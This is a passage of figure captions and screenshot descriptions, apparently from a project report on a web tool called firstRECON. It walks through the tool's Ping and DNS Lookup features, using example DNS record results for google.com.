


Figure 352: Ping with customized data process screenshot




Figure 353: Clicking "Ping another Host" button screenshot on the results screenshot




Figure 354: When User clicked "Ping another Host" button he is redirected to initial status of Ping feature screenshot




Figure 355: Selecting DNS Lookup card from the menu screenshot




Figure 356: DNS Lookup UI screenshot




Figure 357: DNS Lookup process screenshot

**DNS Lookup**

DNS Results For : [google.com](#)

[Lookup Another Domain](#)

<b>A</b>			
Type	Domain Name	TTL	Address
A	google.com	290	142.250.193.142

<b>AAAA</b>			
Type	Domain Name	TTL	Address
AAAA	google.com	222	2404:6800:4007:826::200e

Figure 358: DNS Lookup result (I) screenshot

AAAA	google.com	222	2404:6800:4007:826::200e
------	------------	-----	--------------------------

<b>CNAME</b>			
Type	Domain Name	TTL	Value
Sorry no records found !			

<b>NS</b>			
Type	Domain Name	TTL	Canonical Name
NS	google.com	323048	ns3.google.com
NS	google.com	323048	ns4.google.com
NS	google.com	323048	ns1.google.com
NS	google.com	323048	ns2.google.com

Figure 359: DNS Lookup result (II) screenshot

<b>SOA</b>				
Type	Domain Name	TTL	Primary NS	Responsible Email
SOA	google.com	25	ns1.google.com	dns-admin.google.com

<b>MX</b>				
Type	Domain Name	TTL	Preference	Address
MX	google.com	300	40	alt3.aspmx.l.google.com
MX	google.com	300	50	alt4.aspmx.l.google.com
MX	google.com	300	8	smtp.google.com
MX	google.com	300	20	alt1.aspmx.l.google.com
MX	google.com	300	10	aspmx.l.google.com
MX	google.com	300	30	alt2.aspmx.l.google.com

<b>SRV</b>						
Type	Domain Name	TTL	Preference	Weight	Port	Target
Sorry no records found !						

<b>TXT</b>			
Type	Domain Name	TTL	Record
Sorry no records found !			

<b>CAA</b>					
Type	Domain Name	TTL	Flags	Tag	Value
Sorry no records found !					

Figure 360: DNS Lookup result (III) screenshot

<b>SRV</b>						
Type	Domain Name	TTL	Preference	Weight	Port	Target
Sorry no records found !						
<b>TXT</b>						
Type	Domain Name	TTL	Record			
Sorry no records found !						
<b>CAA</b>						
Type	Domain Name	TTL	Flags	Tag	Value	
Sorry no records found !						

Figure 361: DNS Lookup result (IV) screenshot

Individual

The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup'. Below it, a placeholder text says 'Enter any valid IP/Url' with an input field containing 'google.com'. A section titled 'Select Record Type' contains a horizontal menu with ten options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'A' option is highlighted with a red border. At the bottom right of this section is a green 'Lookup DNS' button.

Figure 362: Selecting A type of DNS record form menu

This screenshot is identical to Figure 362, showing the firstRECON DNS Lookup interface. The 'A' record type is selected. However, a red arrow points to the green 'Lookup DNS' button at the bottom right of the 'Select Record Type' section.

Figure 363: Requesting A type DNS record from menu




Figure 364: A type DNS Lookup process screenshot

The screenshot shows the firstRECON DNS Lookup results for "google.com". At the top right, it says "Sakshat Bhattarai". The main title is "DNS Lookup" with the subtitle "DNS Results For : google.com". To the right is a green "Lookup Another Domain" button. Below is a table titled "A" showing the results for type A. The table has columns: Type, Domain Name, TTL, and Address. One row is shown: Type "A", Domain Name "google.com", TTL "18", and Address "142.250.77.110".

Type	Domain Name	TTL	Address
A	google.com	18	142.250.77.110

Figure 365: A type DNS Lookup result screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup'. Below it, a placeholder text 'Enter any valid IP/Url' is followed by an input field containing 'google.com'. Under the heading 'Select Record Type', there is a horizontal menu bar with ten options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'AAAA' button is highlighted with a red border. At the bottom right of the form is a green 'Lookup DNS' button.

Figure 366: Selecting AAAA type of DNS record from menu

This screenshot is identical to Figure 366, showing the firstRECON DNS Lookup interface. The 'AAAA' button in the 'Select Record Type' menu is highlighted with a red border. A red arrow points to the green 'Lookup DNS' button at the bottom right of the form.

Figure 367: Requesting AAAA type DNS record from menu





Figure 368: AAAA type DNS Lookup process screenshot

A screenshot of the "DNS Results For : google.com" page. The results are presented in a table under the heading "AAAA".

Type	Domain Name	TTL	Address
AAAA	google.com	196	2404:6800:4007:818::200e


At the top right of the results area, there is a green button labeled "Lookup Another Domain". The firstRECON logo and user information are visible at the top of the page.

Figure 369: AAAA type DNS Lookup result screenshot



The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup' in blue. Below it, a placeholder text says 'Enter any valid IP/Url' with an input field containing 'google.com'. Underneath, a section titled 'Select Record Type' has several buttons: 'All', 'A', 'AAAA', 'CNAME' (which is highlighted with a red box), 'NS', 'SOA', 'MX', 'SRV', 'TXT', and 'CAA'. A green 'Lookup DNS' button is located below the record type buttons.

Figure 370: Selecting CNAME type of DNS record form menu



This screenshot is identical to Figure 370, showing the firstRECON DNS Lookup interface. The 'CNAME' button is still highlighted with a red box. However, a red arrow points from the bottom left towards the 'Lookup DNS' button, indicating the next step in the process.

Figure 371: Requesting CNAME type DNS record from menu




Figure 372: CNAME type DNS Lookup process screenshot



